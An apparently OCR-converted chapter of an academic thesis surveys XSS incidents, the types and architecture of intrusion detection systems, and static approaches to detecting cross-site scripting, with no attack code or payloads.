


FIGURE 1.4 Web vulnerability likelihood in Edgescan statistics report.






FIGURE 1.5 Web vulnerability likelihood in WhiteHat statistics report.


1.3.7 who's affected by cross-site scripting?



Year	Affected site
2010	**FIGURE 1.6** Twitter users fall victim to new XSS worm [73].
2011	**FIGURE 1.7** McAfee[50].
2011	**FIGURE 1.8** XSS on the NASA website[52]
2012	Verasign-secured online stores[54].



Year	Figure
2013	**FIGURE 1.9** XSS in Google Finance[55].
2013	**FIGURE 1.10** XSS in PayPal– BONUS[56].
2014	**FIGURE 1.11** TweetDeck Taken Down To Assess XSS Vulnerability[57].
2015	**FIGURE 1.12** Universal XSS in Internet Explorer[58].



2016	**FIGURE 1.13** XSS in YouTube[59].
2016	**FIGURE 1.14** XSS in Google Payments[59].
2016	**FIGURE 1.15** XSS in Android Developers[59].

XSS attack detection approaches

CHAPTER

02

Chapter 2
XSS attack detection approaches

2.1 Introduction

XSS is the most popular attack of injection attacks, occurs by injecting the malicious scripts into web application. Researchers have studied different mechanisms to protect against this type of attacks, either by preventing or detecting. They have implemented static analysis or dynamic analysis on the client side or on the server side.

In this chapter we clarify the diverse recommended protections mechanisms, we initially discuss Intrusion Detection Systems and what they are, then we examine some XSS attacks detection approaches and related works.

2.2 Intrusion detection system

2.2.1 What is Intrusion Detection?

Intrusion Detection System or IDS is software, hardware or combination of both used to detect intruder activity. An IDS may have different capabilities depending upon how complex and sophisticated the components are. IDS appliances that are a combination of hardware and software are available from many companies. An IDS may use signatures, anomaly-based techniques or both [34].

2.2.2 Types of IDS

Intrusion detection systems IDS can be classified into different ways. The major classifications are Network Intrusion detection systems (NIDS) and Host Intrusion detection systems (HIDS) or Hybrid IDS and honeypots.

2.2.2.1 Network IDS

Network-based intrusion detection systems (NIDS) (Figure 2.1) checks every packet entering the network for the presence of anomalies and incorrect data. Unlike firewalls, which are confined to the filtering of data packets with vivid malicious content, the NIDS checks every packet thoroughly.

A NIDS captures and inspects all traffic regardless of whether it is permitted. Based on the content, an alert could be generated at either the IP or application level. Network-based intrusion detection systems tend to be more distributed than host-based IDS. The NIDS is basically designed to identify the anomalies at the router and host levels.

The NIDS audits the information contained in the data packers and logs information on malicious packets. A threat level is assigned to each risk after the data packets are received, the threat level enables the security team to be on alert[12].




FIGURE 2.1 Network-Based IDS[60].

2.2.2.2 Host IDS

Host-based intrusion detection systems (HIDS) (Figure 2.2) the IDS analyzes each system's behavior. The HIDS can be installed on any system, ranging from a desktop PC to a server. The HIDS is more versatile than the NIDS. One example of a system is a program that operates on a system and receives application or operating system audit logs. These programs are highly effective for detecting insider abuses[12]. HIDS are often critical in detecting internal attacks directed towards an organization’s servers such as DNS, mail, and web servers. HIDS can detect a variety of potential attack situations such as file permission changes and improperly formed client-server requests[21].




FIGURE 2.2 Host-Based IDS[61].

2.2.2.3 Hybrid IDS

Hybrid IDS are systems that combine both Host IDS and limited Network IDS functionality on the same security platform.

A Hybrid IDS can monitor system and application events and verify a file system's integrity like Host IDS, yet because the monitoring network interface runs in a non-promiscuous mode, the Network IDS functionality only serves to analyze traffic destined for the device itself.

A Hybrid IDS is often deployed on an organization's most critical servers [21].

2.2.2.4 Honeypots

Another form of IDS are honeypots. These systems differ from the other forms of IDS in that they act as service endpoints, yet have no actual production services.

The honeypots simply appear to run vulnerable services and capture vital information as intruders attempt unauthorized access. Using a honeypot, you can effectively place a doorbell on the network for hackers to ring and let you know they are there. In some honeypot designs, not only does the honeypot alert administrators regarding hacking attempts, but they capture all keystrokes and any files such as a rootkit that might have been used in the intrusion attempt [21].

2.2.3 Approaches to Intrusion Detection

At the heart of intrusion detection lies the capacity to recognize worthy, normal system behavior from that which is unusual or effectively destructive. Two approaches to this problem can be distinguished, with IDS implementations using some combination of these:

2.2.3.1 Signature-Based IDS

Signature detection involves searching network traffic for a series of malicious bytes or packet sequences. The main advantage of this technique is that signatures are very easy to develop and understand if we know what network behavior we are trying to identify. For instance, we might use a signature that looks for particular strings within exploit particular buffer overflow vulnerability. The events generated by signature based IDS can communicate the cause of the alert. As pattern matching can be done more efficiently on modern systems so the amount of power needed to perform this matching is minimal for a rule set. For example if the system that is to be protected only communicate via DNS, ICMP and SMTP, all other signatures can be ignored.

Limitations of these signature engines are that they only detect attacks whose signatures are previously stored in database; a signature must be created for every attack; and novel attacks cannot be detected. This technique can be easily deceived because they are only based on regular expressions and string matching. These mechanisms only look for strings within packets transmitting over wire. More over signatures work well against only the fixed behavioral pattern, they fail to deal with attacks created by human or a worm with self-modifying behavioral characteristics[39].

2.2.3.2 Anomaly-Based IDS

The anomaly based detection is based on defining the network behavior. The network behavior is in accordance with the predefined behavior, then it is accepted or else it triggers the event in the anomaly detection. The accepted network behavior is prepared or learned by the specifications of the network administrators.

The important phase in defining the network behavior is the IDS engine capability to cut through the various protocols at all levels. The Engine must be able to process the protocols and

understand its goal. Though this protocol analysis is computationally expensive, the benefits it generates like increasing the rule set helps in less false positive alarms.

The major drawback of anomaly detection is defining its rule set. The efficiency of the system depends on how well it is implemented and tested on all protocols. Rule defining process is also affected by various protocols.

Apart from these, custom protocols also make rule defining a difficult job. For detection to occur correctly, the detailed knowledge about the accepted network behavior need to be developed by the administrators. But once the rules are defined and protocol is built then anomaly detection systems works well[39].

2.2.4 The architecture of an IDS

In a recent technical report describing the state of the practice of IDS, Julia Allen explains that the core functionality of an IDS can be logically distributed into three components: sensors, analyzers, and a user interface.

2.2.4.1 Sensors

Sensors are de modules designed specifically for collecting data. Data input for a sensor can feasibly be any part of a system that could possibly contain evidence of an intrusion. Examples of such sensor input would be network packets, system and application log files, and system call traces Sensors collect and forward this information to another code module, the analyzer[28].

2.2.4.2 Analyzers

An analyzer exists to receive input from one or more sensors or from other analyzers and to process data. The analyzer is responsible for determining if an intrusion has occurred. The output of an analyzer is an indication that an intrusion has occurred, such as an alert, a warning message, and so on. The output may also include evidence supporting the conclusion that an intrusion occurred. The analyzer may even provide guidance about what reactive actions should be taken as a result of the intrusion. The analysis process itself is described in greater detail in a later section of this chapter[28].

2.2.4.3 User interface

An IDS user interface allows a user to view data output and control the behavior of the system. In some products, the user interface may equate console manager or a director component. These types of com tend to group output data by resource[28].

2.2.5 False Positives and Negatives

Intrusion detection systems are not perfect, and mistakes are their biggest problem. Although an IDS might detect an intruder correctly most of the time, it may stumble in two different ways: by raising an alarm for something that is not really an attack (called a false positive, or type I) or not raising an alarm for a real attack (a false negative, or type II). Too many false positives means the administrator will be less confident of the IDS's warnings. Perhaps leading to a real alarm being ignored. But false negatives mean that real attacks are passing the IDS without action.

We say that the degree of false positives and false negatives represents the sensitivity of the system. Most IDS implementations allow the administrator to tune the system's sensitivity in order to strike an acceptable balance between false positives and negatives[30].

2.3 Cross-site Scripting (XSS) Attack Detection Approaches

Various approaches have been implemented for detecting the different types of XSS attacks. There are no standard techniques to mitigate and prevent all types of attacks. But generally centered in three approaches of detection techniques to secure the data from unwanted attack over internet: static, dynamic, combination of static and dynamic, can be used for the prevention of client side and server side attacks. Some of these techniques are as follows.

2.3.1 Static Approach

Static analysis involves reviewing the source code or byte code of an application in order to find faults. Static analysis establishes the fundamental reason behind the security issue. It can detect errors in the initial stages of development and before the program is executed for the first time.

2.3.1.1 Taint Propagation Approach

Lots of static approaches([22],[45],[23],[17],[9],[24],[1]) use taint propagation analysis using data flow analysis to track the information flow origin to destination [5], if a sanitization operation is done on all paths then the application is secure, and it is not considered a good idea to have faith on the user and not perform the sanitation function, because some XSS vectors can bypass many strong filters easily.

2.3.1.2 Analysis of String

A.S. Christensen, A. Møller, and M.I. Schwartzbach [4] propose the study of static string analysis for imperative languages. They use Java programs and checking for errors in dynamically generated SQL queries. They used finite state automata as a target language representation to analyze Java. Their analysis includes flow graphs from class files and generates a context-free grammar with a nonterminal for each string expression.

Because the source of data was not tracked and it also should determine Finite State Automata between each operations, we can consider this approach as not functional as the other string analyzes so not a practical approach to find XSS vulnerabilities.

The same approach has been followed by Minamide [42] design a string analysis for PHP. His checks the string output of a program with context free grammar. Also in [25], this technique checks the presence of “<script>” tag in the whole document. Because web applications often include their own scripts, and because many other ways of invoking the JavaScript interpreter exist, the approach is not practical for finding XSS vulnerabilities.

2.3.1.3 Bounded Model Checking

In this approach Huang et al [13] has use counter example traces to minimize the number sanitization routines inserted and to identify the reason of error that increase the precision of both error reports and code instrumentation.

